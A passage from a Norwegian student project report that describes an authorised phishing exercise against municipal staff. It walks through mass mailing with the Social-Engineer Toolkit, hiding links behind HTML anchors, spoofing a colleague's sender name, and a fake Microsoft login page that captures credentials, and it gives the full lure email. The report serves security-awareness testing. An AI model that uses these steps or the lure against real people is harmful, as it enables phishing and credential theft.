
Videre vil det dukke opp en meny med flere mulige angrepsvektorer. For å gjennomføre et masseutsendelsesangrep velges alternativ 5, som vist på Figur 4-9. Dette valget gir muligheten til å utføre et omfattende angrep ved å sende ut store mengder e-postmeldinger til et bredt utvalg av mottakere i løpe av kort tid.



Figur 4-9 Angrepsvektorene SET tilbyr innen SE.


Figur 4-10 viser de to neste stegene. I det første steget (punkt 1) gir SET to ulike valg etter å ha valgt masseutsendelsesangrep som vist på (punkt 2, Figur 4-10). Det første alternativet gir innebærer å sende en epost til én mottaker. Dette alternativet ble brukt under testing av verktøyet. Får å kunne sende epost til flere epostadresser samtidig blir alternativ to valgt, som vist i figuren.

Neste spørsmål på Figur 4-10 handler om det skal brukes en ferdiglaget mal til eposten, eller om det er ønskelig å lage en selv (punk 2). Malene kan brukes ved å velge alternativ 1: «1. forhåndsdefinert mal». Prosjektgruppen prøvde flere slike maler der alle resulterte i at epostene ble plukket opp av Outlook sitt søppelpost-filter. Dette alternativet ble ikke aktuelt og derfor utelukket å bruke i aktiviteten. Det andre alternativet: Epostmal til engangsbruk gir mulighet for å lage en egenutformet epost, dette beskrives mer senere.




Figur 4-10 Viser de neste stegene i utførelsen.

Videre på Figur 4-11 spør SET om emne på eposten og om selve innholdet i eposten fylles ut. Etter å ha skrevet inn emne (punkt 1) gir SET to valg: Skal formatet på eposten være HTML eller ren tekst (punkt 2)? I prosjektgruppen sin aktivitet er det nødvendig å skjule en lenke bak tekst. Gruppen valgte derfor å bruke HTML, da dette ble ansett som den enkleste måten å gjemme lenken. Dette ble gjort ved hjelp av en *anchor*-attributt. Figur 4-12 viser hvordan dette ser ut. Teksten lenken gjemmes bak er en ekte lenke, men er her kun ment som kamuflasje.




Figur 4-11 Her vises hvordan angi emne, hvilke format eposten skal skrives i og hvordan skrive selve eposten



Figur 4-12 Figuren viser hvordan en tilsynelatende ufarlig lenke eller tekst kan skjule en lenke. Lenken vist her ser ut som den fører til en spørreundersøkelse, men den underliggende lenken fører til en falsk Microsoft innloggingsside.

Eposten ble originalt skrevet som ren tekst. Ved hjelp av MacOS sitt innebygde tekstredigeringsverktøy: «Tekstredigering» kan eposten konverteres til HTML med å lagre en ny kopi av filen som en HTML-fil i stedet for en tekst-fil. Hvordan dette gjøres blir vist på Figur 4-13.



Figur 4-13 Viser hvordan en tekst-fil kan konverteres over til HTML med å bruke Mac OS sitt innebygde tekstredigeringsprogram.


Før eposten skal sendes ber SET om innloggingsinformasjonen til avsender-eposten, samt noe mer informasjon. På punkt 1 som vist på Figur 4-14 ber SET om en sti til filen der ofrenes eposter er lagret. Etter dette spør SET om avsender-adressen er en Gmail eller en annen epost-tjeneste (punkt 2). Her skal alternativ 2 velges: «Use your own server or open relay». Denne

blir valgt siden det skal brukes Outlook sin epost-tjeneste for å utføre denne aktiviteten. Videre ber SET om avsenderepostadressen. Her skal eposten til avsenderen stå.

SET gir muligheten til å manipulere hvem det står eposten er fra (punkt 4). Dette feltet skal gruppen prøve å replisere slik at eposten ser så ekte ut som mulig. Ved å se på en epost sendt fra oppdragsgiver kan dette feltet etterlignes, men tilpasset den aktuelle avsenderadressen og den ansatte dette skal forestille. Det blir da seende slik ut (anonymisert): «Fornavn Etternavn <fornavn.etternavn@tysnes.kommune.no>.


SET ber så om brukernavn og passord til avsendernes epost-konto punkt 5. Når dette er skrevet inn trenger SET SMTP adressen til epost-serveren samt porten til denne (punkt 6 og 7). Denne informasjonen kan finnes på Microsoft sin hjemmeside og er: «smtp-mail.outlook.com» samt portnummer: 587 [26].

Til slutt spør SET om eposten skal sendes med høy prioritet, og om eposten skal ha et vedlegg punkt 8. For aktiviteten gruppen utfører skal ikke eposten ha høy prioritet, eller vedlegg. Når disse punktene er besvart, vil SET automatisk begynne å sende ut eposter til hver epost fra tekstfilen oppgitt.



Figur 4-14 SET ber om innlogging til avsenderkontoen eposten skal sendes fra, samt informasjon om SMTP

Error! Reference source not found. viser eposten som ble sendt ut til ansatte i kommunen i første iterasjon. Eposten er anonymisert for å holde *spoofing*-offeret anonymt. Eposten som ble sendt i andre iterasjon er tilnærmet lik, men tilpasset en annen mottakergruppe, vist på Figur 4-16.



[EKSTERN] Trivselsundersøking

LE [redacted]@tysnes.kommune.no> <[redacted]... tirsdag 9. april 2024 kl. 12:11

Til: [redacted]

Hei,

Som ein del av innsatsen vår for å gjera arbeidsmiljøet i Tysnes endå betre, vil me gjerne høyra di meining. Me veit at stemma di betyr mykje, og derfor ber me om deltakinga di i trivselsundersøkinga vår. Undersøkinga går ut til alle skule- og barnehagetilsette i kommunen og er heilt anonym.

Dette er ein god anledning til å påverke arbeidsmiljøet direkte. Anten du har nokre gode idear, bekymringar eller berre vil dela tankane dine, er dette staden å gjera det. Svara dine vil vera grunnlaget for forbetringar me ønskjer å gjera, så kvar vesle bit av tilbakemeldinga di tel.

Undersøkinga finn de ved å følge lenkja under:
https://forms.office.com/e/5hJeLstHej


Takk på førehand for at du tek deg tid til å hjelpa oss med å gjera skulen til ein endå betre stad å vera.

Med venleg helsing
[redacted]@tysnes.kommune.no

Tysnes kommune

Eg gjer merksam på at dette ikkje er ei privat e-postadresse;
e-post vert vurdert for journalføring i kommunen sitt sak- og arkivsystem.

Figur 4-15 Skjermbildet av eposten som ble sendt ut i begge iterasjonene. Eposten er anonymisert av hensyn til offeret som ble utsatt for spoofing.



[EKSTERN] Trivselsundersøking

[redacted] <[redacted]@tysnes.kommune.no> <[redacted]@outlook.com> onsdag 17. april 2024 kl. 12:39

Til: [redacted]

Hei,

Som ein del av innsatsen vår for å gjera arbeidsmiljøet i Tysnes endå betre, vil me gjerne høyra di meining. Me veit at stemma di betyr mykje, og derfor ber me om deltakinga di i trivselsundersøkinga vår. Undersøkinga går ut til alle tilsette ved helse og omsorg i kommunen og er heilt anonym.

Dette er ein god anledning til å påverke arbeidsmiljøet direkte. Anten du har nokre gode idear, bekymringar eller berre vil dela tankane dine, er dette staden å gjera det. Svara dine vil vera grunnlaget for forbetringar me ønskjer å gjera, så kvar vesle bit av tilbakemeldinga di tel.

Undersøkinga finn de ved å følge lenkja under:
https://forms.office.com/e/5hJeLstHej

Takk på førehand for at du tek deg tid til å hjelpa oss med å gjera kommunen til ein endå betre stad å vera.


Med venleg helsing
[redacted]@tysnes.kommune.no

Tysnes kommune

Eg gjer merksam på at dette ikkje er ei privat e-postadresse;
e-post vert vurdert for journalføring i kommunen sitt sak- og arkivsystem.


Figur 4-16 Viser eposten som ble sendt i andre iterasjon. Eposten er mer eller mindre identisk til eposten som ble sendt i første iterasjon.

Figur 4-17 viser den falske innloggingssiden, som ser nærmest identisk ut som Microsoft sin egen innloggingside. Den enkleste måten å se at dette ikke er Microsoft sin egen side er å se på URL-en i adressefeltet. Om en ansatt skriver inn brukernavn og trykker neste kommer den ansatte til siden for inntasting av passord. Dersom man trykker på «Opprett en konto» eller «Får du ikke tilgang til kontoen?» kommer man til de legitime sidene hos Microsoft. HTML-koden bak disse sidene kan ses på (Figur 4-1, Figur 4-2, Figur 4-3 og Figur 4-4).



Figur 4-17 Bilde som viser hvordan logg inn siden brukeren som trykker på lenken ser ut

Figur 4-18 viser nettsiden for inntasting av passord. Denne er også nesten identisk til Microsoft sin egen logginnside. Ved inntasting av passord og trykk på «Logg på» vil man bli tatt til valgt side. Under aktiviteten er dette et Microsoft-spørreskjema, men man kan også videreføres til en hvilken som helst side, gjerne en Microsoft-tjeneste og brukeren vil aldri merke at passord og brukernavn er kommet på avveie.



Figur 4-18 Bilde som viser vinduet brukeren blir tatt til etter å ha skrevet inn brukernavn

4.1.3 Utfordringer og endringer underveis

Under selve utsendelsen av *phishing*-epostene oppstod det noen problemer. SET ga en feilmelding som indikerte at passordet som ble gitt var feil (Figur 4-19). SET hadde allerede sendt ut flere eposter noe som ble bekreftet da prosjektgruppen sjekket mappen der sendte eposter blir lagt. Det viste seg at Outlook sperrer epost-kontoer når det oppdages en forhøyet frekvens av masseutsendelse av e-post uten tilstrekkelig autentisering via telefon- eller epostbekreftelse. Denne utfordringen oppstod sporadisk etter 25 til 40 sendte e-poster. For å fortsette utsendelsen måtte kontoen gjentatte ganger autentiseres på nytt.

```
[!] It appears your password was incorrect.
Printing response: a bytes-like object is required, not 'str'

      Press <return> to continue
```

Figur 4-19 Feilmelding som indikerer at passordet er feil, men som i dette tilfellet betyr at epost-kontoen er sperret.

Det var originalt tenkt å evaluere aktiviteten på hvor mange som trykket på lenken i eposten. Etter aktiviteten var satt ut i drift oppstod det et problem med dette. Gruppen hadde ikke forutsett at ansatte ville trykke på lenken flere ganger. Det er ingen måte å vite hvem som trykket på lenken, kun at noen har trykket på den. Dette betyr at det ikke finnes noen måte å vite hvor mange ulike ansatte som trykket på lenken, kun hvor mange som trykket på den totalt. Dette resultatet kan derfor ikke brukes for å måle sikkerhetsbevisstheten til ansatte i kommunen.

Prosjektgruppen prøvde å løse problemet. Ingen av forslagene som ble tatt opp så ut som de kunne fikse problemet. En løsning som ble diskutert var å gi hver ansatt en individuell lenke sendt i eposten, men dette var allerede for sent å gjøre, da epostene allerede var sendt ut. Denne løsningen ville også krevd for mye arbeid og det ville heller ikke vært en enkel måte å gjøre dette med SET. En annen løsning som ble diskutert var å samle 